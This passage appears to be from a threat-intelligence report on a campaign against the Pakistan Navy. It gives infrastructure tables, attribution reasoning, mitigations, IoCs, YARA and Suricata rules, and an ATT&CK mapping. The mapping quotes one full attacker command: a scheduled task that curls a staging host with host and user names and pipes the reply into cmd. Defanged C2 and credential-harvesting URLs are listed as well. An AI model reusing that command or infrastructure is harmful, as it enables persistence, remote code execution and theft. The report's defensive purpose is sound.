
Figure 14: Activity timeline of this campaign.

Some additional and older but nonetheless interesting artefacts were found when we were tracing back through the network infrastructure of the C2 servers **updateschedulers[.]com** and **packageupdates[.]net**.

We observed that in and around March of this year, a series of files were uploaded to VirusTotal that formed part of an execution chain that was not too dissimilar from the one documented in this report. This chain, which started with a Pakistan-targeted lure, is notable because it is the first time that both **updateschedulers[.]com** and **packageupdates[.]net** were seen by BlackBerry researchers being leveraged as part of a malicious campaign, and (we believe) it's highly likely they were being used by the same threat actor.

Another interesting thing we found is that one of the files in this particular execution chain was tagged by various sources online as being a WhisperGate sample, which was a highly destructive malware wiper deployed against Ukrainian targets in January 2022.

Upon further analysis, however, we can confirm this suspicion is false, and that the sample in question is in fact a simple downloader that leverages curl to retrieve the next file in the execution chain, which we identified as a version of Sync-Scheduler with an embedded PDB of ***C:\Users\user\Documents\Project-M\Visual Studio\MW-NEW_TELEMETRY-ExE\x64\Release\MW-NEW_TELEMETRY-ExE.pdb*.**



REGISTERED No. M - 302
L.-7646

The Gazette of Pakistan

EXTRAORDINARY
PUBLISHED BY AUTHORITY

ISLAMABAD, THURSDAY, FEBRUARY 22, 2024

PART I

Acts, Ordinances, President's Orders and Regulations

SENATE SECRETARIAT

Islamabad, the 20th February, 2024

No. F. 9(47)/2022-Legis.—The following Act of Majlis-e-Shoora (Parliament) received the assent of the President on 15th February, 2024 and is hereby published for general information:—

ACT NO. II OF 2024

AN

ACT

further to amend the Federal Employees Benevolent Fund and Group Insurance Act, 1969

WHEREAS it is expedient further to amend the Federal Employees Benevolent Fund and Group Insurance Act, 1969 (II of 1969), for the purposes hereinafter appearing;

It is hereby enacted as follows:—

1. **Short title and commencement.**—(1) This Act shall be called the Federal Employees Benevolent Fund and Group Insurance (Amendment) Act, 2024.

(265)

Price: Rs. 5.00

Figure 15: 'Benevolent Fund and Group Insurance' lure document.

Network




Figure 16: Graph of network infrastructure.

IP Addresses	ASL - ASN
185[.]27[.]134[.]139	Wildcard UK Limited - 34119
185[.]227[.]82[.]38	Access2.IT Group B.V - 208258
146[.]70[.]149[.]223	M247 Europe SRL - 9009
146[.]70[.]149[.]216	M247 Europe SRL - 9009
185[.]227[.]82[.]65	Access2.IT Group B.V - 208258
146[.]70[.]80[.]58	M247 Europe SRL - 9009

Table 7: IP address details corresponding with this campaign.

Domain	First Created	Last Updated	Last seen IP	Registrar
paknavy[.]rf[.]gd	2013-08-25	2024-09-06	31[.]22[.]4[.]234	NameSilo, LLC
updateschedulers[.]com	2023-08-01	2024-10-19	185[.]227[.]82[.]37	NameSilo, LLC
packageupdates[.]net	2023-12-12	2024-02-11	146[.]70[.]149[.]216	PDR Ltd
finance-gov-pk[.]rf[.]gd	2013-08-25	2024-09-06	199[.]59[.]243[.]227	Key Systems Gmbh
extension.webmailmigration[.]com	2024-03-28	2024-03-28	84[.]234[.]96[.]91	GMO INTERNET, INC

Table 8: Malicious domain details.

Targets




Figure 17: Victim geolocation for this campaign.

Attribution

With attribution, one often finds that when you dig deeper, quite often a different picture emerges from the original asumption. This makes providing an accurate attribution a complex endeavor. Attackers often use techniques to mask their location and identity as well as employ "false flags" to mimic the TTPs of other known groups in order to "muddy the waters" and mislead investigators.

Where attribution is concerned for this latest campaign observed by BlackBerry, here’s what we know to date: the targeted victim, along with the TTPs observed and documented in this attack, point to a threat actor that possesses a relatively high degree of sophistication, capabilities and knowledge, with a likely motive of conducting espionage.

In addition, several of the TTPs we observed have distinct overlaps with a previously documented campaign conducted against Chinese-based entities by the group known as SideWinder — an Indian state aligned threat actor that has conducted espionage operations against Pakistani Government entities in the past.

On the other hand, BlackBerry observed many elements in this campaign that appear to align with prior operations attributed to APT Bitter — a South Asian threat group whose primary focus has been on conducting espionage operations against organizations and entities in South Asia, including China, Pakistan and Bangladesh, amongst others. Although APT Bitter has also been previously suspected to be Indian state aligned, this has never been definitively confirmed or proven. Observed elements apparently shared between the groups included overlapping network infrastructure, specific URL formatting, access vectors, and other TTPs.

Despite these overlaps and indications for both groups, at the time of writing this we do not feel there is a strong enough body of evidence to warrant a positive attribution to either of these groups, and will therefore consider this campaign as being perpetuated by an unknown group or nexus. However, as we continue our monitoring of threat actors in this particular geographic region, we will revisit our findings if more supporting evidence surfaces.

Conclusions

This investigation by BlackBerry researchers uncovered a sophisticated targeted attack perpetuated against the Pakistan Navy up until at least September 2024. Pivoting off the indicators of compromise (IoCs) revealed links to earlier campaigns going back as far as mid 2023, and highlights the ever-increasing complexity and persistence of modern cyberthreats targeting the Government and Defense sectors.

By following a strategic and highly considered approach, the threat actor employed advanced techniques, reconnaissance, and stealthy tooling to harvest credentials and exfiltrate sensitive information from its targets, which strongly indicates this unknown group’s probable interest in espionage and maritime intelligence.

Mitigation Recommendations

Conduct Regular User Awareness Training

The building, conducting and updating of a regular internal user awareness training program is one of the most cost-effective means of protecting your organization against cyber risks of all types. By continuously educating personnel and keeping them abreast of the latest developments in cyber threats, organizations of all sizes can build an excellent first line of defense to counter cyber-attacks. Regular training empowers team members with the confidence and knowledge to protect both themselves and the organization they represent.

Phishing Protection

Protection of the outermost layers of a business is essential when it comes to shielding your organization from phishing and social engineering attacks, as they rely on humans being the weakest links of the security chain within an organization. Therefore, a modern email security solution (ESS) or web filtering solution combined with user awareness training can go a long way in mitigating against this attack vector.

Endpoint Protection Solutions

Deploying an advanced AI-powered endpoint protection platform such as CylanceENDPOINT™ by BlackBerry can help protect against the threats described in this research.

Restrict JavaScript in the Browser

Through thorough and strict group polices, IT admins can preconfigure browser settings on managed devices to disable JavaScript on sensitive machines and networks. This goes a long way in protecting against execution chains which rely on JavaScript as part of their attack, such as the one used in the campaign described in this blog post.

Threat Intelligence

Having access to accurate and up-to-date threat intelligence is a critical component in building and maintaining an effective cyber defensive posture. This is because it will enable an organization to proactively identify and then mitigate potential threats before they escalate into fully blown cyberattacks. Threat intelligence delivers actionable insights into the latest TTPs being utilized by threat actors, enabling defenders to anticipate and build countermeasures against the newest attack methods.

Indicators of Compromise (IoCs):

File

SHA256	Description
da9e4327bba989fc73280f3eee21cec9d13c1dc57a0df369ee95238c20846558	pnlo-kamra.zip
9b318a99a95ae21a846d2997ac103ff9de07bcd60b3e7c2d391b4a227642f8fb	ilsc-313.zip
b8405d8d3447ea30ae49d147926faf3709d604b2ea25e92b63b3dc42eb724214	Add-on.zip
3291fa800968f2becf4aedd2ca683b83274d4b863112dab406b1465faf904a3b	E-Sign.xpi
43979c3e6ff055d7743c3bd53529b6e4359dcaa257e8b79db60bd629a4fff856	E-Sign.xpi
8fced2552e5b217bfc6d93a3c4d1cd7ac0c51a42180dbe0f56af2e6368637fb1	E-Sign.xpi.ilsc-313
c0d62dea8d02d4fafbc298b7ed69cc93700078c3728e3a3acb88d2a2db91de40	E-Sign.xpi.pnlo-kamra
8e54b06a4c9452c23d4c9858437ecb0e6ef0f7030b7ef70264289bd6179ad69f	Axigen_Thunderbird.zip
df8b7f0fe52fa86997f8d4e5c772ebdd1e84a247d678512a57bb198e6dd00ce8	Axigen_Thunderbird.xpi
5f9ef1e419a66d3eb7bb9b1c7100698766712127ceb59a73d3139b0f98b7d3b	UserManual-Axigen.pdf
8021c3b1976805d4cec0ecc3e029cc7ba9616593b52dc3e94364645e9d99216b	NHQ letter dt 20 Aug 24(dpn).pdf
f0287134946a49e7dedc1ee60faab0e4ed7244201a5b744d00781a0e59e6bb80	popup.js
54d3f21009acde870817cd42597447786f7c728183fa16966bdeebb1bc3c87e5	KbUpdate.exe
615727e8ed031ca82ae1799893d7b42831f3ed86a1dbc5b4f654d2b5646808b5	Tax_List1.accde
b40f8cf3a7a79eb65ef73df4e40d95c4c77596885a3fcfc0a6979961a26c0ba2	1.accde
736315462b91943de9df6210db3bb52564982dd6c758d06ea79e3a404548569b	C:\$SYSTEMV0LUME1\smsse.exe, smsse.exe
fc39ec35d767a2c0a178ca9874be8aaf87033f8b834ee8dcb57d3904516e4335	GroupInsurance\a.html, ForMinistryofPost/PostalOffice.html, GroupInsurance/a.html, PostalOffice.html
c31bf9075492dc093d0c76bd0b961e168c1804914edfca2c75ec09b2ce78ffdb	BenevolentFundGroupInsurance.zip

81dffcecb3f5765b7ec19cb72b2d10fb56c68a26b82f3fe8b2f5aa715561e666	GroupInsurance.zip
11fdfdca21c73c87191fe7b80f1dc127253b52605aee17b9f65c3dc6ade369c0	BenevolentFundAndGroupInsurance.zi BenevolentFund.zip
5e119ecef481dd008a24c8c389b4b63362e387d55cee1c4eb1cff48bcda3153d	GroupInsurance\GroupInsurance.txt.ln BenevolentFund.txt.lnk
3e35834b72b475952ae60ea8479ebe3638e204df414a838dfe143081f6729d8e	image.jpg

Network

URL	Purpose
paknavy[.]rf[.]gd	URL staging malware
updateschedulers[.]com	Staging malware and credential harvesting
packageupdates[.]net	Sync-Scheduler C2
hxxps://paknavy[.]rf[.]gd/Axigen_Thunderbird.zip	Malicious Thunderbird extension URL
hxxps://updateschedulers[.]com/receive_credentials.php	Credential harvesting
hxxps://updateschedulers[.]com/file_download[.]php?lf=ms	OS-specific payload delivery
hxxps://finance-gov-pk[.]rf[.]gd/BenevolentFundAndGroupInsurance	Malicious Zip Archive URL
hxxps://updateschedulers[.]com/image.jpg	Sync-Scheduler URL
hxxp://packageupdates[.]net/r3diRecT/redirector/proxy[.]php	Exfiltration C2 and Redirector
hxxps://updateschedulers[.]com/BenevolentFund[.]pdf	Lure document
hxxps://extension.webmailmigration[.]com/ajaxtension[.]php	Credential harvesting
mxmediasolutions[.]com	Staging malware
185[.]27[.]134[.]139	Last serving IP for paknavy[.]rf[.]gd
185[.]227[.]82[.]38	Last serving IP for updateschedulers[.]com
146[.]70[.]149[.]223	IP address resolution for packageupdates[.]net
146[.]70[.]149[.]216	IP address resolution for packageupdates[.]net
185[.]227[.]82[.]65	Black-Shell C2
146[.]70[.]80[.]58	Sync-Scheduler C2

Other

Name	Description
C:\Users\user\source\repos\MW-PAK-DataExt-Win\x64\Release\MW-PAK-DataExt-Win.pdb	PDB Path
C:\Users\user\source\repos\MW-BLACK-Shell\x64\Release\MW-BLACK-Shell.pdb	PDB Path
C:\Users\user\Documents\Project-M\Visual Studio\MW-NEW_TELEMETRY-ExE\x64\Release\MW-NEW_TELEMETRY-ExE.pdb	PDB Path
C:\Users\<user>\AppData\Roaming\System	Staging Directory
C:\Users\<user>\AppData\Roaming\FileRegistry\Registry.log	Log File Directory
MTX	Mutex Creation

Countermeasures

Yara Rules

```
rule targeted_SyncScheduler_Malware {
   meta:
      description = "Rule detecting Sync-Scheduler malware used for extracting documents"
      author = " The BlackBerry Threat Research and Intelligence Team"
      distribution = "TLP:AMBER+STRICT"
      date = "2024-10-21"
      version = "1.0"

   strings:
      $a1 = "docx" ascii wide
      $a2 = "xlsx" ascii wide
      $a3 = "pptx" ascii wide
      $a4 = "POST"
      $a5 = "C:/Users/All Users" ascii wide
      $a6 = "C:/Users/Default" ascii wide
      $a7 = "C:/Users/Public" ascii wide
      $a8 = "ReadFile" ascii
      $a9 = "CreateMutexA" ascii
      $a10 = "GetConsoleWindow" ascii
      $b1 = "Content-Type: application/x-www-form-urlencoded"
      $b2 = "SELECT * FROM Win32_ComputerSystemProduct"

   condition:
     uint16 ( 0 ) == 0x5a4d and all of ($a*) and 1 of ($b*)
}
```

Suricata Rule

```
alert http $HOME_NET any -> $EXTERNAL_NET any ( msg:"MALWARE: Sync-Scheduler Document Stealer POST request"; content:"POST"; http_method; flow:to_server,established; content:"proxy|2e|php"; nocase; http_uri; content:"uD="; nocase; http_client_body; content:"xifangtaiyang="; nocase; http_client_body; priority:1; sid:2051843; rev:1; )
```

MITRE ATT&CK® MAPPING

Tactic	Technique/Sub-Technique	Context
Reconnaissance	Gather Victim Host Information: Software T1592.002	The threat actor leveraged prior knowledge of the target organization's reliance on Axigen mail servers and the Thunderbird email client to design customized phishing lures and tools that would resonate with these specific systems, and increase the likelihood of successful infiltration.
Resource Development	Develop Capabilities: Malware T1587.001	The threat actor has used custom malware tailored to meet their specific operational objectives, including tools such as Sync-Scheduler, Black-Shell, and downloaders.
Resource Development	Stage Capabilities: Upload Malware T1608.001	Malware was staged on adversary-controlled infrastructure designed to appear legitimate, facilitating multiple stages of the execution chain.
Initial Access	Phishing: Spearphishing Link T1566.002	The adversary distributed PDFs containing malicious links intended to deliver an initial Zip archive; **hxxps://paknavy[.]rf[.]gd/Axigen_Thunderbird.zip** and **hxxps://finance-gov-pk[.]rf[.]gd/BenevolentFundAndGroupInsurance.**
Execution	Command and Scripting Interpreter: JavaScript T1059.007	The threat actor utilised obfuscated JavaScript within the malicious extension file to harvest credentials and deploy the infostealer Sync-Scheduler.
Execution	Command and Scripting Interpreter: Windows Command Shell T1059.003	Cmd.exe /c is used to create scheduled tasks in both Black-Shell and Sync-Scheduler.
Execution	Inter-Process Communication: Component Object Model T1559.001	Sync-Scheduler uses the **IWbemLocator** COM interface (CLSID: **4590F811-1D3A-11D0-891F-00AA004B2E24**) to execute a WMI query (SELECT * FROM Win32_ComputerSystemProduct) to gather the system's unique UUID.
Execution	Native API: T1106	Sync-Scheduler has the ability to use multiple dynamically resolved API calls such as; VirtualAlloc, InternetOpenA, InternetConnectA, HttpOpenRequestA, HttpAddRequestHeadersA,

		HttpSendRequestW, InternetReadFile, InternetCloseHandle, InternetSetOptionA, FindFirstFileW, FindNextFileW, FreeLibrary, CreateProcessA.
Execution, Persistence	Scheduled Task/Job: Scheduled Task: T1053.005	Sync-Scheduler and Black-Shell both create scheduled tasks ***OneDrive, Skype, WindowsUpdate*** using schtasks /create to run cmd.exe.
Execution, Persistence	Scheduled Task/Job: Scheduled Task: T1053.005	The threat actor utilised a Microsoft Access file to execute “*cmd.exe /c schtasks /create /tn EdgeUpdateTaskMachine /f /sc minute /mo 14 /tr "conhost.exe --headless cmd /c curl -o C:\Users\public\documents\pic.jpg mxmediasolutions[.]com/addc.php?mg=%computername%_%username% & more C:\Users\public\documents\pic.jpg | cmd.*"
Execution	User Execution: Malicious Link T1204.001	The adversary lures victims into clicking hyperlinks to deliver malicious files.
Execution	User Execution: Malicious File T1204.002	The malicious extension files require the user to manually install them into the Thunderbird email client. **Employee-Information-PakNavy.exe** (Sync-Scheduler) relies on the victim to execute the file.
Execution	Windows Management Instrumentation T1047	Sync-Scheduler uses the **IWbemLocator** to execute SELECT * FROM Win32_ComputerSystemProduct to gather the system's unique UUID.
Execution	Shared Modules T1129	Sync-Scheduler uses **LdrLoadDll** to load Wininet.dll.
Defense Evasion	Deobfuscate/Decode Files or Information T1140	Sync-Scheduler uses XOR operations to decrypt strings at runtime to avoid detection.
Defense Evasion	Deobfuscate/Decode Files or Information T1140	The adversary leveraged the atob() function to decode its C2 address from Base64 within the malicious extension file.
Defense Evasion	Impersonation T1656	The adversary impersonated key personnel within the Pakistan Navy and Government to deceive targets into downloading malware.
Defense Evasion	Masquerading: Masquerade Task or Service T1036.004	The adversary created scheduled tasks named after common Windows software - **OneDrive, Skype, WindowsUpdate** and **EdgeUpdateTaskMachine** - to blend in with legitimate system tasks and avoid detection.
Defense Evasion	Masquerading: Masquerade File Type T1036.008	Employee-Information-Pak-Navy-2024.exe was disguised as an Excel file.
Defense Evasion	Obfuscated Files or Information: Dynamic API Resolution T1027.007	The adversary used dynamic API resolution to conceal malware characteristics and functionalities.
Defense Evasion	Obfuscated Files or Information: Encrypted/Encoded File T1027.013	Sync-Scheduler encrypts the contents of the files it finds with the Tiny Encryption Algorithm (TEA) prior to exfiltration to **packageupdates[.]net.**
Collection, Credential Access	Input Capture: GUI Input Capture T1056.002	The adversary used a deceptive login form packaged inside a Thunderbird extension file to mimic legitimate input fields, capturing user credentials and sending them to a remote C2 server.
Discovery	File and Directory Discovery T1083	Sync-Scheduler enumerates the victim’s filesystem for files matching the following extensions *.doc, .docx, .pdf, .zip, .xls, .xlsx, .ppt, .pptx.*
Collection	Automatic Collection T1119	Once executed, Sync-Scheduler automatically collects, encrypts, and exfiltrates files to packageupdates[.]net
Collection	Data Staged: Local Data Staging T1074.001	Employee-Information-PakNavy.exe used the folder “AppData\Romaing\System” to stage encrypted files for exfiltration.
Command-and-Control	Application Layer Protocol: Web Protocols T1071.001	Sync-Scheduler uses HTTP protocol to communicate with the server
Exfiltration	Exfiltration Over C2 Channel T1041	Sync-Scheduler exfiltrates TEA-encrypted files to the C2 server.